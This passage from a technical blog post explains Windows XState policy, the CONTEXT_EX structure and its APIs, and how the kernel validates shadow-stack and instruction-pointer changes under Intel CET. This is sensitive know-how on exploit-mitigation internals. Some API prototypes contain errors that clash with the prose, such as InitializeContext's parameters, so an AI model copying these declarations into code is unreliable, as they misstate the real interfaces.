- [+0x000] Version : 0x3 [Type: unsigned long]
- [+0x004] Size : 0x2fd8 [Type: unsigned long]
- [+0x008] Flags : 0x9 [Type: unsigned long]
- [+0x00c] MaxSaveAreaLength : 0x2000 [Type: unsigned long]
- [+0x010] FeatureBitmask : 0x7fffffffffffffff [Type: unsigned __int64]
- [+0x018] NumberOfFeatures : 0x3f [Type: unsigned long]
- [+0x020] Features [Type: _XSAVE_FEATURE [1]]
For each
XSAVE_FEATURE, an offset to aXSAVE_VENDORSstructure is found, which contains an array ofXSAVE_VENDORstructures, each with a CPU Vendor String (for now, each seem to be either “GenuineIntel”, “AuthenticAMD”, or “CentaurHauls”), and an offset to anXSAVE_CPU_ERRATAstructure. For example, our 19H1 test system had the following information for Feature0:- dx -r4 @$vendor = (XSAVE_VENDORS*)((int)@$policy->Features[0].Vendors + 0x253d0e90000)
- [+0x000] NumberOfVendors : 0x3 [Type: unsigned long]
- [+0x008] Vendor [Type: _XSAVE_VENDOR [1]]
- [0] [Type: _XSAVE_VENDOR]
- [+0x000] VendorId [Type: unsigned long [3]]
- [0] : 0x756e6547 [Type: unsigned long]
- [1] : 0x49656e69 [Type: unsigned long]
- [2] : 0x6c65746e [Type: unsigned long]
- [+0x010] SupportedCpu [Type: _XSAVE_SUPPORTED_CPU]
- [+0x000] CpuInfo [Type: XSAVE_CPU_INFO]
- [+0x020] CpuErrata : 0x4c0 [Type: XSAVE_CPU_ERRATA *]
- [+0x020] Unused : 0x4c0 [Type: unsigned __int64]
Finally, each
XSAVE_CPU_ERRATAstructure contains the matching processor information data that corresponds to a known errata which prevents the specified XState feature from being supported. For example, in our test system, the first errata from the offset above was:- dx -r3 @$errata = (XSAVE_CPU_ERRATA*)((int)@$vendor->Vendor[0].SupportedCpu.CpuErrata + 0x253d0e90000)
- [+0x000] NumberOfErrata : 0x1 [Type: unsigned long]
- [+0x008] Errata [Type: XSAVE_CPU_INFO [1]]
- [0] [Type: XSAVE_CPU_INFO]
- [+0x000] Processor : 0x0 [Type: unsigned char]
- [+0x002] Family : 0x6 [Type: unsigned short]
- [+0x004] Model : 0xf [Type: unsigned short]
- [+0x006] Stepping : 0xb [Type: unsigned short]
- [+0x008] ExtendedModel : 0x0 [Type: unsigned short]
- [+0x00c] ExtendedFamily : 0x0 [Type: unsigned long]
- [+0x010] MicrocodeVersion : 0x0 [Type: unsigned __int64]
- [+0x018] Reserved : 0x0 [Type: unsigned long]
A tool which dumps your system’s hardware policy for all XState features is available on our GitHub here. For now, only one errata appears in the entire policy (the one showed above).
Finally, the following optional loader command line options (and respective BCD settings) can be used to further customize XState capabilities:
-
The
XSAVEPOLICY=xsavepolicyBCD option, which setsKeXSavePolicyId, indicating which of the XState policies to load. -
The
XSAVEREMOVEFEATURE=xsaveremovefeatureBCD option, which sets KeTestRemovedFeatureMask. This will be later parsed byKiInitializeXSaveand elide the specified state bits from the support. Note that State0(x87 FPU) and State1(SSE) cannot be removed this way. -
The
XSAVEDISABLEload option, set through thexsavedisableBCD option, which setsKeTestDisableXsave, and causesKiInitializeXSaveto set all XState related configuration data to0, disabling the whole XState feature entirely.
CET
XSAVEArea FormatAs part of its implementation of CET, Intel defined two new bits in the XState standard, called
XSTATE_CET_U (11)andXSTATE_CET_S (12), corresponding to user and supervisor state, respectively. The first state is a 16-byte data structure which MSDN documents asXSAVE_CET_U_FORMATcontaining theIA32_U_CETMSR (which is where the “Shadow Stack Enable” flag is configured) and theIA32_PL3_SSPMSR (where the “Privilege Level3SSP” is stored). The second, which does not yet have an MSDN definition, includes theIA32_PL0/1/2_SSPMSRs.typedef struct _XSAVE_CET_U_FORMAT
{
ULONG64 Ia32CetUMsr;
ULONG64 Ia32Pl3SspMsr;
} XSAVE_CET_U_FORMAT, *PXSAVE_CET_U_FORMAT;
typedef struct _XSAVE_CET_S_FORMAT
{
ULONG64 Ia32Pl0SspMsr;
ULONG64 Ia32Pl1SspMsr;
ULONG64 Ia32Pl2SspMsr;
} XSAVE_CET_S_FORMAT, *PXSAVE_CET_S_FORMAT;As the field names suggest, CET-related “registers” are actually values stored in respective MSRs, which can normally only be accessed through
RDMSRandWRMSRprivileged instructions in Ring0. However, unlike most MSRs which store processor-global data, CET can be enabled on a per-thread basis, and the shadow stack pointer is also obviously per-thread. For these reasons, CET-related data must be made part of the XState functionality such that operating systems can correctly handle thread switches.Since CET registers are basically MSRs which can normally only be modified by kernel code, they are not accessible through the
CPL3XSAVE/XRSTORinstructions and their respective state bits are always set to1in theIA32_XSSMSR. However, what makes things harder is the fact that the operating system cannot completely block user-mode code from modifyingSSP. User-mode code might legitimately need to update theSSPas part of exception handling, unwinding,setjmp/longjmp, or specific functionality such as Windows’ “Fiber” mechanism.As such, operating systems need to provide a way for threads to modify CET state in XState through a system call, much like Windows provides
SetThreadContextas a mechanism to update certain protected CPU registers such asCSandDR7, as long as certain rules are met. Therefore, in the next section we’ll see how theCONTEXTstructure evolved into theCONTEXT_EXstructure on more modern Windows versions in order to support XState-related information, and how CET-specific handling had to be added for legitimate exception-related scenarios, while also avoiding malicious control-flow attacks through corruptedCONTEXTs.CONTEXT_EXInternalsIn order to support the increasing number of registers that have to be saved on every context switch, new versions of Windows have the
CONTEXT_EXstructure, in addition to the legacyCONTEXTstructure. This was needed due to the fact thatCONTEXTis a fixed-size structure, whileXSAVEhas introduced the need for dynamically-sized processor state data that is dependent on the thread, processor, and even machine configuration policy.CONTEXT_EXStructureUnfortunately, although now used all over the kernel and user-mode exception handling functionality, the
CONTEXT_EXstructure is largely undocumented, save for the accidental release of some information in the Windows 7 header files and some Intel reference code (which might suggest Intel actually is responsible for defining this abomination). Simply take a look at this comment block and tell us if you can understand anything://
// This structure specifies an offset (from the beginning of CONTEXT_EX
// structure) and size of a single chunk of an extended context structure.
//
// N.B. Offset may be negative.
//
typedef struct _CONTEXT_CHUNK
{
LONG Offset;
DWORD Length;
} CONTEXT_CHUNK, *PCONTEXT_CHUNK;
//
// CONTEXT_EX structure is an extension to CONTEXT structure. It defines
// a context record as a set of disjoint variable-sized buffers (chunks)
// each containing a portion of processor state. Currently there are only
// two buffers (chunks) are defined:
//
// - Legacy, that stores traditional CONTEXT structure;
// - XState, that stores XSAVE save area buffer starting from
// XSAVE_AREA_HEADER, i.e. without the first 512 bytes.
//
// There a few assumptions exists that simplify conversion of PCONTEXT
// pointer to PCONTEXT_EX pointer.
//
// 1. APIs that work with PCONTEXT pointers assume that CONTEXT_EX is
// stored right after the CONTEXT structure. It is also assumed that
// CONTEXT_EX is present if and only if corresponding CONTEXT_XXX
// flags are set in CONTEXT.ContextFlags.
//
// 2. CONTEXT_EX.Legacy is always present if CONTEXT_EX structure is
// present. All other chunks are optional.
//
// 3. CONTEXT.ContextFlags unambigiously define which chunks are
// present. I.e. if CONTEXT_XSTATE is set CONTEXT_EX.XState is valid.
//
typedef struct _CONTEXT_EX
{
//
// The total length of the structure starting from the chunk with
// the smallest offset. N.B. that the offset may be negative.
//
CONTEXT_CHUNK All;
//
// Wrapper for the traditional CONTEXT structure. N.B. the size of
// the chunk may be less than sizeof(CONTEXT) is some cases (when
// CONTEXT_EXTENDED_REGISTERS is not set on x86 for instance).
// CONTEXT_CHUNK Legacy;
//
// CONTEXT_XSTATE: Extended processor state chunk. The state is
// stored in the same format XSAVE operation strores it with
// exception of the first 512 bytes, i.e. staring from
// XSAVE_AREA_HEADER. The lower two bits corresponding FP and
// SSE state must be zero.
// CONTEXT_CHUNK XState;
} CONTEXT_EX, *PCONTEXT_EX;
#define CONTEXT_EX_LENGTH ALIGN_UP_BY(sizeof(CONTEXT_EX), STACK_ALIGN)


		//

		// These macros make context chunks manupulations easier.

		//
So while these headers do attempt to explain the layout of the
CONTEXT_EXstructure, the text is obtuse enough (and full of English errors) that it took us several rounds of arguments and shots until we could visualize it, and felt a diagram might be helpful.As shown in the diagram, the
CONTEXT_EXstructure is always at the end of theCONTEXTstructure, and has 3 fields of typeCONTEXT_CHUNKcalledAll,Legacy, andXState. Each of these define an offset and a length to the data associated with them, and variousRTL_macros exist to retrieve the appropriate data pointer.The
Legacyfield refers to the beginning of the originalCONTEXTstructure (although theLengthmight be smaller on x86 ifCONTEXT_EXTENDED_REGISTERSis not supplied). TheAllfield refers to the beginning of the originalCONTEXTstructure as well, but itsLengthdescribes the totality of all the data, including theCONTEXT_EXitself and padding/alignment space required for theXSAVEArea. Finally, theXStatefield refers to theXSAVE_AREA_HEADERstructure (which then defines the state mask of which state bits are enabled and thus whose data is present) and the length of the entireXSAVEArea. Due to this layout, it’s important to note thatAllandLegacywill have negative offsets.Since all of this math is hard,
Ntdll.dllexports various APIs to simplify building, reading, copying, and otherwise manipulating the various data that is stored in aCONTEXT_EX(some, but not all, of these APIs are internally used byNtoskrnl.exe, but none are exported). In turn,KernelBase.dllexports documented Win32 functions which internally use these capabilities.Initializing a
CONTEXT_EXFirst, callers should figure out how much memory to allocate in order to store a
CONTEXT_EX, which can be done by using the following API:NTSYSAPI
ULONG
NTAPI
RtlGetExtendedContextLength (
_In_ ULONG ContextFlags,
_Out_ PULONG ContextLength
);Callers are expected to supply the appropriate
CONTEXT_XXXflags to specify which registers they intend to save (and namelyCONTEXT_XSTATEotherwise using aCONTEXT_EXdoes not really buy much). This API then readsSharedUserData.XState.EnabledFeaturesandSharedUserData.XState.EnabledUserVisibleSupervisorFeaturesand passes in the union of all the bits to an extended function (also exported) shown below.NTSYSAPI
ULONG
NTAPI
RtlGetExtendedContextLength2 (
_In_ ULONG ContextFlags,
    _Out_ PULONG ContextLength,

		    _In_ ULONG64 XStateCompactionMask
);Note how this newer API allows manually specifying which XState states to actually save, instead of grabbing all enabled features from the XState Configuration in the Shared User Data. This results in a
CONTEXT_EXstructure that will be smaller and won’t contain enough space for all possible XState State Data, so future usage of thisCONTEXT_EXshould make sure to never leverage XState State Bits outside the specified mask.Next, a caller would allocate memory for the
CONTEXT_EX(in most cases Windows will usealloca()to avoid memory exhaustion failures in exception paths) and use one of these two APIs:NTSYSAPI
ULONG
NTAPI
RtlInitializeExtendedContext (
_Out_ PVOID Context,
    _In_ ULONG ContextFlags,

		    _Out_ PCONTEXT_EX* ContextEx
);
NTSYSAPI
ULONG
NTAPI
RtlInitializeExtendedContext2 (
_Out_ PVOID Context,
    _In_ ULONG ContextFlags,

		    _Out_ PCONTEXT_EX* ContextEx,

		    _In_ ULONG64 XStateCompactionMask
);Just like before, the newer API allows manually specifying which XState states to save in their compacted form, otherwise all features available (based on
SharedUserData) are assumed to be present. Obviously, it is expected that the caller specifies the sameContextFlagsas in the call toRtlGetExtendedContextLength(2), to make sure that the context structure is of the correct size as was allocated. In return, the caller now receives a pointer to theCONTEXT_EXstructure, which is expected to follow the inputCONTEXTbuffer.Once a
CONTEXT_EXexists, a caller would likely first be interested in obtaining the legacyCONTEXTstructure back from it (without making assumptions on sizes), which can be done with this next API:NTSYSAPI
PCONTEXT
NTAPI
RtlLocateLegacyContext (
_In_ PCONTEXT_EX ContextEx,
_Out_opt_ PULONG Length,
);As mentioned above, however, these are the undocumented and internal APIs that are exposed by the NT layer of Windows. Legitimate Win32 applications would instead simplify their usage of XState-compatible
CONTEXTstructures by using the following function(s) instead:WINBASEAPI
BOOL
WINAPI
InitializeContext (
_Out_writes_bytes_opt_(*ContextLength) PVOID Context,
    _In_ DWORD ContextFlags,

		    _Out_ PCONTEXT_EX Context,

		    _Inout_ PDWORD ContextFlags
);
WINBASEAPI

		BOOL

		WINAPI

		InitializeContext2 (
    _Out_writes_bytes_opt_(*ContextLength) PVOID Context,

		    _In_ DWORD ContextFlags,

		    _Out_ PCONTEXT_EX Context,

		    _Inout_ PDWORD ContextFlags,

		    _In_ ULONG64 XStateCompactionMask
);These two APIs behave similarly to a combination of using the undocumented APIs: when callers first pass in
NULLas theBufferandContextparameters, the function returns the required length inContextLength, which callers should allocate from memory. On the second attempt, callers pass in the allocated pointer in Buffer, and receive a pointer to theCONTEXTstructure inContextwithout any knowledge of the underlyingCONTEXT_EXstructure.Controlling XState Feature Masks in
CONTEXT_EXIn order to access the
XSTATE_BV(the extended feature mask), which is deeply embedded in theMaskfield of theXSAVE_AREA_HEADERof theCONTEXT_EX, the system exports two APIs for easily checking which XState features are enabled in theCONTEXT_EX, with a corresponding API for modifying the XState mask.Note, however, that Windows never stores x87 FPU (
0) and SSE (1) states in theXSAVEArea, and instead uses theFXSAVEinstruction, meaning that theXSAVEArea will never contain the Legacy Area, and immediately start with theXSAVE_AREA_HEADER. Due to this, theGetAPI will always mask the bottom2bits out. TheSetAPI will, in addition, also make sure that the specified feature is present in theEnabledFeaturesof the XState Configuration.Keep in mind that if a hardcoded compaction mask was specified in
InitializeContext2(or the internal native APIs), the Set API should not be used other than to elide existing state bits (since adding a new bit would imply additional, non-initialized out-of-bounds state data in theCONTEXT_EX, which would’ve already been pre-allocated without this data).NTSYSAPI
ULONG64
NTAPI
RtlGetExtendedFeaturesMask (
_In_ PCONTEXT_EX ContextEx
);
NTSYSAPI
ULONG64
NTAPI
RtlSetExtendedFeaturesMask (
_In_ PCONTEXT_EX ContextEx,
_In_ ULONG64 FeatureMask
);The documented form of these APIs is as follows:
WINBASEAPI
BOOL
WINAPI
GetXStateFeaturesMask (
_In_ PCONTEXT Context
    _Out_ PDWORD64 FeatureMask

		);
NTSYSAPI
ULONG64
NTAPI
SetXStateFeaturesMask (
_In_ PCONTEXT Context,
_In_ DWORD64 FeatureMask
);Locating XState Features in a
CONTEXT_EXBecause of the complexity of the
CONTEXT_EXstructure, as well as the fact that XState features might be present in either compacted or non-compacted form, and that their presence is also dependent on the various state masks described earlier (especially if optimizedXSAVEis supported), callers need a library function in order to quickly and easily obtain a pointer to the relevant state data in theXSAVEArea within theCONTEXT_EX.Currently two such functions exist, shown below, with
RtlLocateExtendedFeaturebeing just a wrapper aroundRtlLocateExtendedFeature2, which supplies it with a pointer to theSharedUserData.XStateas theConfigurationparameter. As both are exported, callers can also manually specify their own custom XState Configuration in the latter API if they so choose.NTSYSAPI
PVOID
NTAPI
RtlLocateExtendedFeature (
_In_ CONTEXT_EX ContextEx,
    _In_ ULONG FeatureId,

		    _Out_opt_ PULONG Length
);


		NTSYSAPI

		PVOID

		NTAPI

		RtlLocateExtendedFeature2 (

		    _In_ CONTEXT_EX ContextEx,

		    _In_ ULONG FeatureId,

		    _In_ PXSTATE_CONFIGURATION Configuration,

		    _Out_opt_ PULONG Length

		);
Both of the two functions receive a
CONTEXT_EXstructure and an ID for a requested feature, and parse the XState Configuration data in order to return a pointer for where the feature is stored in theXSAVEArea. Note that they don’t validate or return any actual value for the specified feature, which is up to the caller.To find the pointer,
RtlLocateExtendedFeature2does the following:-
Makes sure that the Feature ID is above
2(since x87 FPU and SSE states are never saved throughXSAVEby Windows) and below 64 (the highest possible XState feature bit)
-
Gets the
XSAVE_AREA_HEADERfromCONTEXT_EX + CONTEXT_EX.XState.Offset
-
Reads the
Configuration->ControlFlags.CompactionEnabledflag to know if using compaction or not
-
If using the non-compacted format:
-
Reads
Configuration->Features[n].Offsetand.Sizeto learn the offset and size of the requested feature in theXSAVEArea
-
Reads
-
If using the compacted format:
-
Reads the
CompactionMaskfrom theXSAVE_AREA_HEADER(corresponding toXCOMP_BV) and checks if it contains the requested feature
-
Reads
Configuration->AllFeaturesto learn the sizes of all the enabled states whose state bit comes before the requested feature ID, and calculates the offset of the requested format based on adding up these sizes, aligning the beginning of each previous state area to64bytes if the corresponding bit is set inConfiguration->AlignedFeatures, and then finally aligning the start of the area for specified feature ID if needed as well
-
Reads the size of the requested feature from
Configuration.AllFeatures[n]
-
Reads the
-
Locates the feature in the
XSAVEArea based on its computed offset from above and returns a pointer to it, optionally alongside its respective size in the outputLengthvariable.
This means that to find the address of a certain feature with the non-compacted format, it’s enough to check in
SharedUserDatawhich features are supported by the processor. In the compacted format however, it’s impossible to rely on the offsets inSharedUserData, making it necessary to also check which features are enabled on the thread, and to calculate the right offset for the feature based on the sizes of all the previous features.In legitimate
Win32applications, a different API is used, which internally calls the native API above, but with some pre-processing. Since state bit0and1are never saved as part of theXSAVEArea in theCONTEXT_EX, the Win32 API handles these two feature bits by grabbing them from the appropriate LegacyCONTEXTfields, namelyFltSaveforXSTATE_LEGACY_FLOATING_POINTandXmm0forXSTATE_LEGACY_SSE.WINBASEAPI
PVOID
WINAPI
LocateXStateFeature (
_In_ CONTEXT_EX Context,
_In_ DWORD FeatureId,
_Out_opt_ PDWORD Length
);Example Usage and Output
In order to make sense out of the XState Internals, especially when combined with the
CONTEXT_EXdata structure, we’ve written a simple test program, available on our GitHub here. This utility demonstrates some of the API usage as well as the various offsets, sizes, and behaviors involved. Here’s the output of the program (which uses AVX registers) on a system with AVX, MPX, and Intel PT:Among other things, note how the Legacy
CONTEXTis at a negative offset, as expected, and how even though the system supports the x87 FPU State (1) and GSSE State (2), theXSAVEBVdoes not contain these bits as they are instead saved in the LegacyCONTEXTarea (and hence, note the negative offsets of their associated state data). Following theXSAVEHeader (itself at offset0x30) which is0x40bytes, note that the AVX State (2) starts at offset0x70as the math would suggest.CONTEXT_EXValidationSince user-mode APIs can construct a
CONTEXT_EXwhich eventually gets processed by the kernel and modifies privileged parts of theXSAVEarea (namely, the CET state data), Windows must guard against undesirable modifications that can be done through APIs which accept aCONTEXT_EX, such as:-
NtContinue, which is used to resume after an exception, handle longjmp CRT functionality, as well as perform stack unwinding -
NtRaiseException, which is used to inject an exception into an existing thread -
NtQueueUserApc, which is used to hijack execution flow of an existing thread -
NtSetContextThread, which is used to modify the processor registers/state of an existing thread
As any of these system calls could cause the kernel to modify either the
IA32_PL3_SSPor theIA32_CET_UMSRs, as well as directly modifyRIPto an unexpected target, Windows must validate that the passed-inCONTEXT_EXdoes not violate CET guarantees.We’ll soon cover how this is done to validate the
SSPin 19H1 and the addition of theRIPvalidation in 20H1. First though, a small refactor had to be done to reduce the potential for misusingNtContinue: the introduction of theNtContinueExfunction.NtContinueExandKCONTINUE_ARGUMENTAs enumerated above, the functionality of
NtContinueis used in a number of situations, and for CET to be resilient in the face of an API that allows arbitrary changes to processor state, greater fine grained control had to be added to the interface. This was done through the creation of a new enumeration calledKCONTINUE_TYPE, which is present in aKCONTINUE_ARGUMENTdata structure that must now be passed to the enhanced version ofNtContinue—NtContinueEx.This data structure also contains a new
ContinueFlagsfield, which replaces the originalTestAlertargument ofNtContinuewith the flagCONTINUE_FLAG_RAISE_ALERT (0x1), while also introducing a newCONTINUE_FLAG_BYPASS_CONTEXT_COPY (0x2)flag which directly delivers an APC with the newTrapFrame. This is an optimization which was previously implemented by checking if theCONTEXTrecord pointer was at a specific location in the user-stack, which made the function assume it was being used as part of User Mode APC delivery. Callers desiring this behavior must now explicitly set the flag inContinueFlagsinstead.Note that while the old interface continues to be supported for legacy reasons, it internally calls
NtContinueExwhich recognizes the input parameter as theBOOLEAN TestAlertparameter, and not aKCONTINUE_ARGUMENT. Such a case is treated as aKCONTINUE_UNWINDfor purposes of the new interface.As part of this refactor, the following four possible types exist:
-
KCONTINUE_UNWIND– This is used by legacy callers ofNtContinue, such asRtlRestoreContextandLdrInitializeThunk, which is used when unwinding from exceptions.
-
KCONTINUE_RESUME– This is used byKiInitializeUserApcwhen building theKCONTINUE_ARGUMENTstructure on the user mode stack thatKiUserApcDispatcherwill run on before callingNtContinueExagain.
-
KCONTINUE_LONGJUMP– This is used byRtlContinueLongJumpwhich is called byRtlRestoreContextif the exception code in the exception record isSTATUS_LONGJUMP.
-
KCONTINUE_SET– This is never passed toNtContinueExdirectly, but rather used when callingKeVerifyContextIpForUserCetfrom withinPspGetSetContextInternalin response to anNtSetContextThreadAPI.
Shadow Stack Pointer (
SSP) ValidationAs we mentioned, there are legitimate cases where user-mode code will need to change the shadow stack pointer, such as exception unwinding, APCs,
longjmp, etc. But the operating system has to validate the new value requested for theSSP, in order to prevent CET bypasses. In 19H1 this was implemented by the newKeVerifyContextXStateCetUfunction. This function receives the thread whose context is being modified and the new context for the thread, and does the following:-
If the
CONTEXT_EXdoes not contain any XState data, or if the XState data does not contain CET registers (checked by callingRtlLocateExtendedFeature2with theXSTATE_CET_Ustate bit), no validation is needed.
-
If CET is enabled on the target thread:
-
Validate that the caller is not attempting to disable CET on this thread by masking out
XSTATE_MASK_CET_UfromXSAVEBV. If this is happening, the function will re-enable the state bit, setMSR_IA32_CET_SHSTK_EN(which is a flag that enables the Shadow Stack feature of CET) inIa32CetUMsr, and set the current shadow stack asIa32Pl3SspMsr.
-
Otherwise, call
KiVerifyContextXStateCetUEnabled, to validate that CET shadow stacks are enabled (MSR_IA32_CET_SHSTK_ENis enabled), that the newSSPis8-byte aligned, and that it is between the currentSSPvalue and the end of the shadow stack region’s VAD. Note that since stacks grow backward, the “end” of the region is actually the beginning of the stack. Therefore, when setting a new context for a thread, anySSPvalue is valid as long as it is inside the part of the shadow stack that has been used so far by the thread. There is no limit on how far back a thread can go inside its shadow stack.
-
Validate that the caller is not attempting to disable CET on this thread by masking out
-
If CET is disabled on the target thread and the caller is attempting the enable it by including the
XSTATE_CET_Umask in theXSAVEBVof theCONTEXT_EX, only allow both MSR values to be set to0(no shadow stacks, and noSSP).
Any failures in the validations described will return
STATUS_SET_CONTEXT_DENIED, whileSTATUS_SUCCESSis returned in other cases.Enabling CET also implicitly enables Check Stack Extents, originally implemented in Windows 8.1 together with CFG. This is visible through the
CheckStackExtentsbit in theProcessFlagsfield ofKPROCESS. This means that whenever the targetSSPis being validated,KeVerifyContextRecordwill also be called, and will verify that the targetRSPis either part of the current thread’sTEB’s user stack limits (or theTEB32’s user stack limits, if this is a WOW64 process). These checks, implemented byRtlGuardIsValidStackPointer(andRtlGuardIsValidWow64StackPointer) have previously been documented (and shown as being insufficient) by researchers at both Tenable and enSilo.Instruction Pointer (
RIP) ValidationIn 19030 another feature using Intel CET appeared – verifying that the new
RIPthat a caller is attempting to set for the process is a valid one. Just likeSSPvalidation, this mitigation can only be enabled if cet is enabled for the thread. However,RIPvalidation is not enabled by default and must be enabled for the process (which is indicated by theUserCetSetContextIpValidationbit in theMitigationFlags2Valuesfield ofEPROCESS).That being said, for the current builds, it appears that when calling
CreateProcessand using thePROC_THREAD_ATTRIBUTE_MITIGATION_POLICYattribute, if thePROCESS_CREATION_MITIGATION_POLICY2_CET_USER_SHADOW_STACKS_ALWAYS_ONflag is enabled, the option will be set. (Note that calling theSetProcessMitgationPolicyAPI with theProcessUserShadowStackPolicyvalue is not valid, as CET can only be enabled at process creation time).Interestingly, however, a new mitigation option was added to the mitigation map,
PS_MITIGATION_OPTION_USER_CET_SET_CONTEXT_IP_VALIDATION(32). Toggling this (undocumented) mitigation option has the effect of enabling theAuditUserCetSetContextIpValidationbit in theMitigationFlags2Valuesfield instead, which will be described shortly. Additionally, because this is now the 32nd mitigation option (each of which takes up4bits forDEFERRED/OFF/ON/RESERVED), there are now thus132mitigation bits needed, and thePS_MITIGATION_OPTIONS_MAPhas expanded to364-bit array elements in theMapfield (which has follow-on effects to the size of thePS_SYSTEM_DLL_INIT_BLOCK).The new
KeVerifyContextIpForUserCetfunction will be called whenever a thread’s context is about to be changed. It will check that both CET and theRIPmitigation are enabled for the thread, and also checks ifCONTEXT_CONTROLflag set in the context parameter, meaning thatRIPwill be changed by this new context. If all these checks pass, it calls the internalKiVerifyContextIpForUserCetfunction. The purpose of this function is to validate that the targetRIPis a valid value, and not one used by an exploit to run arbitrary code.First it checks that the target
RIPaddress is not a kernel address, and also not an address in the lower0x10000bytes, that should not be mapped. Then it retrieves that base trap frame and check if the targetRIPis theRIPof that trap frame. This is meant to allow cases where the targetRIPis the previous address in user mode. This will usually happen when this is the first timeNtSetThreadContextis called for this thread, and theRIPis being set to the initial start address for the thread, but can also happen in other, less common cases.The function receives the
KCONTINUE_TYPEand based on its value, it handles the targetRIPin different ways. In most cases it will iterate over the shadow stack and search for the targetRIP. If it doesn’t find it, it will keep running until it hits an exception and gets to its exception handler. The exception handler will check if theKCONTINUE_TYPEsupplied isKCONTINUE_UNWIND, and if it is callRtlVerifyUserUnwindTargetwith theKCONTINUE_UNWINDflag. This function will try to verifyRIPagain, this time using more complex checks which we describe in the next section.In any other case, it will return
STATUS_SET_CONTEXT_DENIED, which will makeKeVerifyContextIpForUserCetcall theKiLogUserCetSetContextIpValidationAuditfunction in order to audit the failure if theAuditUserCetSetContextIpValidationflag is set in theEPROCESS. This “auditing” is quite interesting, as instead of being done over the usual process mitigation ETW channel, it is done by directly raising a fast fail exception through the Windows Error Reporting (WER) service (i.e.: sending a0xC000409exception with the information set toFAST_FAIL_SET_CONTEXT_DENIED). In order to avoid spamming WER, anotherEPROCESSbit,AuditUserCetSetContextIpValidationLogged, is used.There is one case where the function will stop iterating over the shadow stack before finding the target
RIP– if the thread is terminating and the current shadow stack address is page-aligned. This means that for terminating threads, the function will try to verify the targetRIPonly in the current page of the shadow stack as a “best effort”, but will not go any further than that. If it doesn’t find the targetRIPin that page it will returnSTATUS_THREAD_IS_TERMINATING.The other case in this function is when
KCONTINUE_TYPEisKCONTINUE_LONGJUMP. Then the targetRIPwill not be validated against the shadow stack, butRtlVerifyUserUnwindTargetwill be called instead with theKCONTINUE_LONGJUMPflag to verifyRIPin the PE Image Load Configuration Directory’slongjmptable. We’ll describe this table and these checks in the next section of this blog post.KeVerifyContextIpForUserCetis called by one of these 2 functions:-
PspGetSetContextInternal– called in response to anNtSetContextThreadAPI. -
KiVerifyContextRecord– called in response toNtContinueEx,NtRaiseException, and in some casesNtSetContextThreadAPIs. Before callingKeVerifyContextIpForUserCet(Only if its receivedContinueArgumentis notNULL), this function checks if the caller is trying to modify theCSregister, and whether the new value is valid – non-WOW64 processes are only allowed to setCStoKGDT64_R3_CODE, unless they’re pico processes, in which case they can setCStoKGDT64_R3_CODEorKGDT64_R3_CMCODE. Any other value will makeKiVerifyContextRecordforce the newCSvalue toKGDT64_R3_CODE.KiVerifyContextRecordis either called byKiContinuePreviousModeUseror byKeVerifyContextRecord. In the second case, the function validates thatRSPis inside one of the process stacks (native or wow64), and that 64-bit processes will only ever setCStoKGDT64_R3_CODE.
All paths that call
KeVerifyContextIpForUserCetto validate the targetRIPfirst callKeVerifyContextXStateCetUto validate the targetSSPand only perform theRIPchecks if theSSPis determined to be valid.
Exception unwinding and longjmp Validation
As shown above, the handling for
KCONTEXT_SETandKCONTEXT_RESUMEis concerned with validating that the targetRIPis part of the Shadow Stack, but the other scenarios (KCONTEXT_UNWINDandKCONTEXT_LONGJMP) require extended validation throughRtlVerifyUserUnwindTarget. This second validation path contains a number of interesting complexities that required changes to the PE file format (and compiler support) as well as a new OS-level information class added toNtSetInformationProcessfor JIT compiler support.Already added due to enhancements to Control Flow Guard (CFG) support, the Image Load Configuration Directory inside of the PE file now includes information for branch valid targets used as part of a
setjmp/longjmppair, which a modern compiler is supposed to identify and pass onto the linker. With CET, this existing data is re-used, but yet another table and size is added for exception handler continuation support. While Visual Studio 2017 produces thelongjmptable, only Visual Studio 2019 produces this newer table.In this last section, we’ll look at the format of these tables, and how the kernel is able to authorize the last two types of
KCONTINUE_TYPEcontrol flows.PE Metadata Tables
In addition to the standard GFIDS Table that is present in Control Flow Guard images, Windows 10 also added support for validation of
